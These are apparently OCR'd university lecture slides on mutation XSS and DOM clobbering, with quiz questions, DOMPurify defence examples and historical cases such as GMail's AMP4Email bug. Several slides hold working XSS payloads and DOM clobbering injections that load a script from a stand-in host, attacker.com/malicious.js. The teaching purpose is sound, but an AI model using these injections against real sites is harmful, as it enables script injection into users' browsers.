
Where is innerHTML executed?

A) Between HTML rendering and XSS Filter

B) Between both XSS filters


C) On the server side

https://pingo.coactum.de/633763



Countermeasures

- Bypassing filters with mXSS



mXSS

- Bypasses:
  - server-side filters
  - client-side filters
- Hard to defend; the source code executing the mutation is not public
- Defense: usage of sanitizers (e.g., DOMPurify)

```
DOMPurify.sanitize('<img src=x onerror=alert(1)//>'); // becomes <img src="x">
DOMPurify.sanitize('<svg><g/onload=alert(2)//<p>'); // becomes <svg><g></g></svg>
DOMPurify.sanitize('<p>abc<iframe//src=jAva&Tab;script:alert(3)>def</p>'); // becomes <p>abc</p>
```

https://github.com/cure53/DOMPurify


Chrome XSS Auditor disabled

- In 2019, permanently disabled
- Reasons:
  - False positives
  - False negatives (caused also by mXSS)
  - Enabled other attacks
- Writeup: https://frederik-braun.com/xssauditor-bad.html

mXSS – recent examples

- https://research.securitum.com/dompurify-bypass-using-mxss/
- https://research.securitum.com/mutation-xss-via-mathml-mutation-dompurify-2-0-17-bypass/
- Google search XSS

Google Search mXSS



https://www.golem.de/news/mxss-cross-site-scripting-in-der-google-suche-1904-140406.html

Google Search mXSS

- 2019
- Uses sanitizers
- Problem: Different innerHTML parsing within and <template>

- More information: https://www.youtube.com/watch?v=lG7U3fuNw3A

mXSS

- Advanced attack technique
- Introduced a decade ago
- Hard to defend, still with high relevance

- More information (material by Mario Heiderich):
  - Slides: http://de.slideshare.net/x00mario/the-innerhtml-apocalypse
  - Paper: https://cure53.de/fp170.pdf
  - Talk: https://www.youtube.com/watch?v=tkNLD-GmBZE

Questions


https://httpstatusdogs.com/

Overview

1. mXSS
2. DOM Clobbering

Document Object Model

- API for JavaScript
- Access to HTML elements, but also additional properties
- Standard methods
- Standard selectors
- Using id- und name-attributes



Document Object Model

```
<body>
 <form id="a">
  <input id="b" />
  <input name="c" />
 </form>
</body>
```

How would you select <input id="b" /> ?

Document Object Model

```
<body>
 <form id="a">
  <input id="b" />
  <input name="c" />
 </form>
</body>
```

Which statements select <input id="b" /> ?

A. `document.getElementById('b')`
B. `document.querySelector("[id=b]")`
C. `window.b`
D. `a.b`
E. `b`

https://pingo.coactum.de/633763

Document Object Model

```
<body>
 <form id="a">
  <input id="b" />
  <input name="c" />
 </form>
</body>
```

Different selection methods:

- `document.body.firstElementChild.children[0].firstElementChild`
- `document.forms[0].firstElementChild`
- `document.getElementById('b')`
- `document.querySelector("[id=b]")`
- `window.b`
- `a.b`

Document Object Model

- We use names and ids to access DOM elements
- Problem: unsafe Names for HTML Form Controls

"Browsers also may add names and id's of other elements as properties to document, and sometimes to the global object (or an object above the global object in scope).

This non-standard behavior can result in replacement of properties on other objects."

http://jibbering.com/faq/names/

What does this code do?

```
<html>
 <body>
  <form id="a">
   <input id="b"/>
   <input name="c"/>

  </form>
 </body>
</html>
```

```
a.submit
```

Ok, so what happens now?


```
<html>
 <body>
  <form id="a">
   <input id="b"/>
   <input name="c"/>
   <input id="submit"/>
  </form>
 </body>
</html>
```

```
a.submit
```

```
» a.submit
← ▸ <input id="submit" value="test">
»
```

We can overwrite specific functions and properties. This is called variable clobbering.

Variable/DOM Clobbering: Does it Matter?



~ 11% of pages depend on clobbered variables.


We just cannot turn it off.

https://chromestatus.com/metrics/feature/timeline/popularity/1824

DOM clobbering: for certain properties, works in all browsers

```
<form id="a">
   <button id="length">0 </button>
   <button id="style">1 </button>
   <button id="id">2 </button>
   <button id="className">3 </button>
   <button id="baseURI">4 </button>
   <button id="textContent">5 </button>
   <button id="innerHTML">6 </button>
   <button id="title">7 </button>
   <button id="elements">8 </button>
   <button id="method">9 </button>
</form>
```

```
» a.id
← ▸ <button id="id">
» a.className
← ▸ <button id="className">
» a.innerHTML
← ▸ <button id="innerHTML">
```



DOM clobbering attack


- Idea: change the DOM via ID- and name-attributes (DOM Level 0)
- Observation: Create global references
  - <form id="**a**"> generates a global reference **a**
  - This can create collisions with sensitive variables/APIs
- Attack Approach:
  - Inject HTML into a page to manipulate the DOM or overwrite global references
  - Change the JavaScript behavior

Scenario / attacker model (from the last lecture)

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
 <form>
  <fieldset>
   <label>Enter username here</label>
   <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
   <label>Enter password here</label>
   <input name="secret" type="password"></input>
  </fieldset>
 </form>
 …

</html>
```

Injection possible…but scripts are disabled / filtered



DOM clobbering: What happens in this case?

```
<body>
  <form id="location">
    <input id="href" />
  </form>
</body>
```

- These simple tricks worked in older browsers (IE 6-8)
- Does not work in modern browsers like Chrome, Opera, Firefox, and Safari
- There are protected fields which cannot be manipulated

What will be printed?

```
<html>
    <body>
        <script> b = 2; </script>
        <form id="b">bb</form>
        <form id="a">aa</form>
        <script>alert(a.innerHTML + " " + b);</script>
    </body>
</html>
```

DOM clobbering can be used to modify **unprotected** and **uninitialized** variables. Exploits possible only in certain scenarios.

But DOM clobbering works here…

```
<html>
    <body>
        <form id="b">bb</form>
        <form id="a">aa</form>
        <script>
            b = window.b || 2;
            alert(a.innerHTML + " " + b);
        </script>
    </body>
</html>
```

Typical example: code is trying to fall back to a default config if some variable is not set

DOM clobbering: example

Typical example: code is trying to fall back to a default config if some variable is not set

```
<html>
<head>
    <script>
        window.onload = function () {
            config = window.config || {'src' : 'test.js'};
            script = document.createElement('script');
            script.src = config.src;
            document.body.appendChild(script);
        };
    </script>
</head>
<body>



</body>
</html>
```

What does the script do?

https://portswigger.net/web-security/dom-based/dom-clobbering

DOM clobbering: example

Assumptions: Attacker …
- Wants to embed own scripts
- Can only embed new elements into body

```
<html>
<head>
    <script>
        window.onload = functi
            config = window.config || {'src' : 'test.js'};
            script = document.createElement('script');
            script.src = config.src;
            document.body.appendChild(script);
        };
    </script>
</head>
<body>


</body>
</html>
```

Which element can the attacker clobber?
What can be injected?

https://portswigger.net/web-security/dom-based/dom-clobbering

DOM clobbering: example

```
<html>
<head>
    <script>
        window.onload = function () {
            config = window.config || {'src' : 'test.js'};
            script = document.createElement('script');
            script.src = config.src;
            document.body.appendChild(script);
        };
    </script>
</head>
<body>
    <img id="config" src="http://attacker.com/malicious.js"
    name="clobbered">
</body>
</html>
```

https://portswigger.net/web-security/dom-based/dom-clobbering

DOM clobbering: example

Important: this default config is used only if window.config is **uninitialized**; attacker can initialize window.config with DOM clobbering

```
<html>
<head>
    <script>
        window.onload = function () {
            config = window.config || {'src' : 'test.js'};
            script = document.createElement('script');
            script.src = config.src;
            document.body.appendChild(script);
        };
    </script>
</head>
<body>
  <img id="config" src="http://attacker.com/malicious.js"
  name="clobbered">
</body>
</html>
```

https://portswigger.net/web-security/dom-based/dom-clobbering

DOM clobbering: example 2 (Chrome only)

```
<html>
  <head>
    <script>
        window.onload = function(){
          let a = window.a;
          let script = document.createElement('script');
          script.src = a.src;
          document.body.appendChild(script);
        };
    </script>
  </head>
  <body>
    <a id=a><a id=a name=src href=http://attacker.com/malicious.js>
  </body>
</html>
```

https://portswigger.net/web-security/dom-based/dom-clobbering

DOM clobbering

- Exploits DOM complexity and redefinition of specific variables
- Recent examples:
  - 2013: Busting framebusters (http://www.thespanner.co.uk/2013/05/16/dom-clobbering/)
  - 2019: XSS in GMail's AMP4Email via DOM Clobbering (https://research.securitum.com/xss-in-amp4email-dom-clobbering/)
- Research by Mario Heiderich:
  - Slides: https://de.slideshare.net/x00mario/in-the-dom-no-one-will-hear-you-scream
  - Talk: https://www.youtube.com/watch?v=5W-zGBKvLxk

DOM Clobbering in Frame Busters

- First DOM Clobbering instance in 2010
  - Rydstedt et. al, “Busting Frame Busting: A Study of Clickjacking Vulnerabilities at Popular Sites,” SP 2010
- Affected frame-busting code

- Application code:

```
<script>
if(top != self){
  top.location = self.location;
}
</script>
```

- Injection:

```
<script>var location = "clobbered"</script>
```

DOM Clobbering in **GMail's** AMP4Email sanitizer (2019)

```
1   var script = window.document.createElement("script");
2   script.async = false;
3
4   var loc;
5   if (AMP_MODE.test && window.testLocation) {
6       loc = window.testLocation
7   } else {
8       loc = window.location;
9   }
10
11  if (AMP_MODE.localDev) {
12      loc = loc.protocol + "//" + loc.host + "/dist"
13  } else {
14      loc = "https://cdn.ampproject.org";
15  }
16
17  var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "";
18  b.src = loc + "/rtv/" + AMP_MODE.rtvVersion; + "/" + singlePass + "v0/" + pluginName + ".js";
19
20  document.head.appendChild(b);
```

Consequence

Arbitrary code execution

